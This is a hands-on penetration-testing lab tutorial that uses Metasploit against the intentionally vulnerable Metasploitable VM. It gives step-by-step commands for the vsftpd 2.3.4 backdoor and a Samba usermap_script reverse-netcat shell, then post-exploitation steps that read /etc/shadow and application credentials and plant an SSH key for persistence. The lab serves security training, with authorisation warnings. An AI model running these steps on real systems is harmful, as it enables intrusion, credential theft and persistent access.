⚠️ Authorised Lab Only. This lab exploits a real vulnerability against an intentionally vulnerable target. Run only on your isolated Metasploitable VM on a host-only network. Never run Metasploit modules against any system without explicit written authorisation.
Five commands. That’s all it takes. From a blank msfconsole to a root shell on Metasploitable in under 60 seconds using the vsftpd 2.3.4 backdoor. I’m not showing you this because it’s hard — it’s not. I’m showing you this because understanding how a Metasploit module works end-to-end is the foundation for every subsequent module you’ll run. The vsftpd exploit is the simplest possible example of the complete Metasploit workflow. Learn it here, then apply the same five-command structure to every module in the series.
🎯 What You’ll Master in Metasploitable Lab 4
Navigate msfconsole and understand the module structure
Run the vsftpd 2.3.4 backdoor module to get a root shell
Use post-exploitation commands to enumerate the compromised system
Run a second module — Samba usermap_script — using the same workflow
Understand the difference between a command shell and a Meterpreter session
⏱️ 35 min · 3 exercises · Lab 4 of 10
✅ Before You Start
Lab 3 — Service Enumeration — the attack matrix from Lab 3 identified vsftpd 2.3.4 as Critical priority. Today I run the exploit. Have your Metasploitable IP ready from Lab 2.
Metasploitable 2 running on host-only network · Kali Linux · msfconsole accessible
📋 Lab 4 — Metasploit + Metasploitable First Module
The five-command structure I use is identical whether I’m on Metasploitable or a real engagement target. Every Metasploit exploit follows the same five-command structure. Learning it on the simplest possible exploit (vsftpd backdoor — no payload selection, no options to configure) means when you move to complex modules with dozens of options, the structure is already familiar.
THE FIVE-COMMAND METASPLOIT WORKFLOW
# Step 1: Launch msfconsole
msfconsole
# Step 2: Select the module
use exploit/unix/ftp/vsftpd_234_backdoor
# Step 3: Configure the target
set RHOSTS TARGET_IP
# Step 4: Verify options
show options
# Step 5: Run the exploit
run
# That’s it. Every Metasploit module follows this structure.
# More complex modules add: set LHOST, set PAYLOAD, set PORT
# But the core: use → set RHOSTS → show options → run
vsftpd 2.3.4 Backdoor — Root Shell in 60 Seconds

The vsftpd backdoor is the first exploit I run on every new Metasploitable session — it confirms the lab is working. The vsftpd 2.3.4 backdoor is the first exploit I run on every new Metasploitable instance. It takes under 60 seconds from msfconsole prompt to root shell. The exploit is this simple because the backdoor’s mechanism is this simple: send “:)” in the username field, connect to port 6200.
[*] Command shell session 1 opened (192.168.56.100:45678 -> 192.168.56.101:6200)
id
uid=0(root) gid=0(root) groups=0(root)
→ Root access on Metasploitable. Time from msfconsole launch: 47 seconds.
📸 First Metasploit module success — root shell via vsftpd 2.3.4 backdoor. The output sequence: banner confirmation (vsFTPd 2.3.4), backdoor trigger confirmation, UID verification (uid=0 = root), and session opened on port 6200 (the backdoor’s command shell port). The session is a basic command shell, not Meterpreter — it’s fully functional but lacks the advanced post-exploitation features. Running id confirms root access. From here: the entire Metasploitable filesystem is accessible without further privilege escalation.
⚡ EXERCISE 1 — KALI TERMINAL (15 MIN · METASPLOITABLE RUNNING)
Run the vsftpd Module — Get Your First Root Shell
⏱️ 15 minutes · msfconsole
Run the five-command sequence exactly as shown. The goal: root shell confirmed with id output showing uid=0. Screenshot it. This is the moment Metasploit becomes a tool you’ve used, not just read about.
Step 2: Select module
use exploit/unix/ftp/vsftpd_234_backdoor
Prompt changes to: msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
Step 3: Set target
set RHOSTS [YOUR_METASPLOITABLE_IP]
Confirm: RHOSTS => [IP]
Step 4: Review options
show options
Confirm RHOSTS is set. Is RPORT default 21?
Step 5: Run it
run
Watch the output. Look for:
[+] Backdoor service has been spawned
[+] UID: uid=0(root)
[*] Command shell session opened
Step 6: Confirm root
id
Expected: uid=0(root) gid=0(root)
whoami
Expected: root
hostname
What is the machine name?
If the exploit fails:
Check Metasploitable is running: ping [IP]
Check port 21 is open: nmap -p21 [IP]
Retry: run
✅ uid=0 is the screenshot moment. Every learner should have a screenshot of their first root shell via Metasploit — it marks the transition from understanding the theory to having done the thing. The vsftpd backdoor is the easiest path to root on Metasploitable specifically because there’s no payload selection, no listener to set up, no firewall to bypass. The vulnerability’s exploitation mechanism is literally “send a smiley face in the username field.” The simplicity is the point — it teaches the module workflow without obscuring it behind exploit complexity.
📸 Screenshot showing uid=0(root) in your shell. Share in #metasploitable-labs. Tag #FirstRootShell
Post-Exploitation — What to Do With Root Access
My post-exploitation sequence runs in the same order on every compromised system. Root access is the start, not the end. The post-exploitation commands I run immediately after getting a shell are always the same sequence: confirm identity, enumerate the system, extract credentials, and establish persistence. Here’s the sequence for the vsftpd shell.
Post-Exploitation — Enumerate the Compromised System
⏱️ 10 minutes · from your root shell
From the root shell obtained in Exercise 1, run the complete post-exploitation sequence. Document every finding that would go in a pentest report.
From your vsftpd root shell:
Step 1: System identity
id && hostname && uname -a
Note the kernel version — useful for later privilege escalation research.
Step 2: Read /etc/shadow
cat /etc/shadow | head -10
List 3 users with password hashes.
What hash format are they? (starts with $1$ = MD5, $6$ = SHA-512)
Step 3: DVWA database credentials
cat /var/www/dvwa/config/config.inc.php
What are the DVWA database credentials?
Step 4: Network enumeration
netstat -antp 2>/dev/null | grep LISTEN
How many services are listening locally (127.0.0.1) that weren’t visible externally?
This is why internal enumeration after exploitation always reveals more.
Document: /etc/shadow hashes, DVWA DB creds, local-only services.
✅ The netstat step in Exercise 2 reveals services that weren’t visible from your external Nmap scan — services bound to 127.0.0.1 only, accessible only from the machine itself. On Metasploitable, this typically includes additional database services and internal web applications. In a real engagement, finding internal-only services after gaining initial access is one of the most valuable post-exploitation steps — it reveals infrastructure the target considered “safe” because it wasn’t externally exposed.
The Samba module is the second one I always run — it demonstrates the reverse shell difference clearly. The Samba usermap_script exploit (CVE-2007-2447) uses the same five-command workflow but demonstrates a different exploitation mechanism — command injection in the username field of an SMB connection. Running this second module after vsftpd proves the workflow generalises: same structure, different vulnerability class.
SAMBA USERMAP SCRIPT — SECOND MODULE
# From msfconsole (exit previous session first: Ctrl+C, background, or new console)
use exploit/multi/samba/usermap_script
set RHOSTS TARGET_IP
set LHOST YOUR_KALI_IP
set PAYLOAD cmd/unix/reverse_netcat
show options
run
[*] Started reverse TCP handler on YOUR_KALI_IP:4444
[*] Command shell session 2 opened
id
uid=0(root) gid=0(root) groups=0(root)
# Difference from vsftpd: this exploit needs LHOST (your Kali IP)
# because the payload establishes a REVERSE connection back to Kali
# vsftpd opened a BIND shell (listening on target) — no LHOST needed
⚡ EXERCISE 3 — KALI TERMINAL (15 MIN)
Run the Samba Module — Understand Bind vs Reverse Shells
⏱️ 15 minutes · msfconsole · second module
Run the Samba usermap_script module. The key learning from this exercise: the difference between a bind shell (vsftpd) and a reverse shell (Samba) — and why reverse shells are more common in real engagements.
Step 1: Open new msfconsole (or exit previous session)
msfconsole -q
Step 2: Select Samba module
use exploit/multi/samba/usermap_script
show options — what options are REQUIRED?
Notice: LHOST is required (reverse shell)
Step 3: Configure
set RHOSTS [METASPLOITABLE_IP]
set LHOST [YOUR_KALI_IP]
set PAYLOAD cmd/unix/reverse_netcat
Step 4: Run
run
Wait for: Command shell session opened
Step 5: Confirm root
id
Expected: uid=0(root)
Step 6: Compare bind vs reverse shell
vsftpd: target opened port 6200 → you connected to target (BIND)
Samba: your Kali opened port 4444 → target connected to you (REVERSE)
Question: in a real engagement with a firewall,
which shell type is more likely to succeed? Why?
Document: working Samba exploit with comparison to vsftpd behaviour.
✅ The bind vs reverse shell question is fundamental. In real engagements: bind shells are blocked by firewalls (inbound connections to a random port on the target are filtered). Reverse shells connect OUTBOUND from the target to your listener — outbound connections are usually allowed because the firewall permits initiated connections from inside. This is why most real-world Metasploit exploits use reverse payloads. On Metasploitable, both work because the lab has no firewall. On real targets, reverse shells are almost always the required approach.
📸 Screenshot Samba root shell. Share in #metasploitable-labs. Tag your second root shell.
📋 Lab 4 Command Reference
msfconsole -q # Launch quiet mode
use exploit/unix/ftp/vsftpd_234_backdoor # Select module
set RHOSTS [IP] # Set target · show options # Verify · run # Execute
use exploit/multi/samba/usermap_script # Second module
Bind shell: target opens port → attacker connects to target
Reverse shell: attacker opens port → target connects back (preferred for real engagements)
🏆 Lab 4 Complete — First Metasploit Module
Five-command workflow, vsftpd root shell, post-exploitation enumeration, Samba second module, bind vs reverse shell distinction. The Metasploit workflow is now in muscle memory. Lab 5 dives deeper into the vsftpd exploitation chain and introduces Meterpreter for advanced post-exploitation.
🧠 Quick Check
The vsftpd module uses a bind shell (no LHOST needed). The Samba module requires LHOST for a reverse shell. On a real penetration test where the target has a firewall allowing outbound but blocking inbound connections, which module type would likely succeed and why?
❓ Frequently Asked Questions
What is the vsftpd 2.3.4 vulnerability?
CVE-2011-2523. A malicious actor inserted a backdoor into the vsftpd 2.3.4 source code distribution in 2011. The backdoor triggers when a username containing “:)” is sent during FTP login — it opens a root command shell on port 6200. Metasploit module: exploit/unix/ftp/vsftpd_234_backdoor.
What is the difference between a bind shell and reverse shell?
Bind shell: the exploit opens a listening port on the target, and the attacker connects to it. Reverse shell: the exploit causes the target to connect back to a listener on the attacker’s machine. Reverse shells are preferred in real engagements because outbound connections from targets are usually allowed by firewalls, while inbound connections to arbitrary ports are typically blocked.
How does the Samba usermap_script exploit work?
CVE-2007-2447. The Samba “username map script” feature allows custom scripts to be run when a username is passed. The vulnerability: the username is passed to the script via shell command substitution without sanitisation. Injecting shell metacharacters (backticks or $()) in the username executes arbitrary commands as root. Metasploit module: exploit/multi/samba/usermap_script.
What is a Metasploit session?
A session is an active connection to a compromised host. Command shell sessions give basic shell access. Meterpreter sessions provide an advanced post-exploitation agent with file upload/download, process migration, screenshot capture, keylogging, and privilege escalation modules. Use “sessions” to list active sessions and “sessions -i [N]” to interact with a session.
What commands do you run after getting a root shell?
Immediately: id (confirm root), hostname, uname -a (system info). Network: ip addr show, netstat -antp (listen services). Credentials: cat /etc/shadow, application config files. Persistence: add SSH key to /root/.ssh/authorized_keys. Lateral movement: enumerate other hosts from ip route / cat /etc/hosts. Document everything before taking any irreversible action.
Can I use these techniques on systems I don’t own?
No. Running Metasploit modules against any system without explicit written authorisation from the system owner is illegal in virtually every jurisdiction (Computer Fraud and Abuse Act in the US, Computer Misuse Act in the UK, similar laws elsewhere). Only ever run these techniques against your own systems, explicitly authorised systems, or sanctioned lab environments like TryHackMe, HackTheBox, or Metasploitable in an isolated lab network.
← Previous
Lab 3 — Service Enumeration
Next →
Lab 5 — vsftpd Backdoor Deep Dive
📚 Further Reading
Lab 3 — Service Enumeration— The attack priority matrix from Lab 3 selected vsftpd as the first target. Understanding how the target was identified makes the exploitation workflow complete.
Metasploitable Lab Series Hub— Complete series index. Lab 5 continues with a deeper dive into the vsftpd exploitation chain including manual exploitation without Metasploit.
Port Scanner Tool— Quick port verification before each lab session. Confirms ports 21 and 445 are open before running the vsftpd and Samba modules.
Metasploit Framework Download— The official Metasploit download page. Pre-installed in Kali Linux — this link is for standalone installation or updating the module database with msfupdate.
The question I get most after people run their first Metasploit module: “is it always this easy?” The honest answer: no. The vsftpd backdoor is a 60-second root shell because the vulnerability’s exploitation is trivial by design — it was a deliberate backdoor, not a subtle memory corruption bug. Real engagements involve weeks of enumeration, failed payloads, firewall evasion, and network pivoting before the shell arrives. But the Metasploit workflow you just learned — use, set, show, run — is identical whether you’re exploiting a trivial backdoor or a complex memory corruption vulnerability. The structure doesn’t change. The difficulty does.
Founder of Securityelites and creator of the SE-ARTCP credential. Working penetration tester focused on AI red team, prompt injection research, and LLM security education.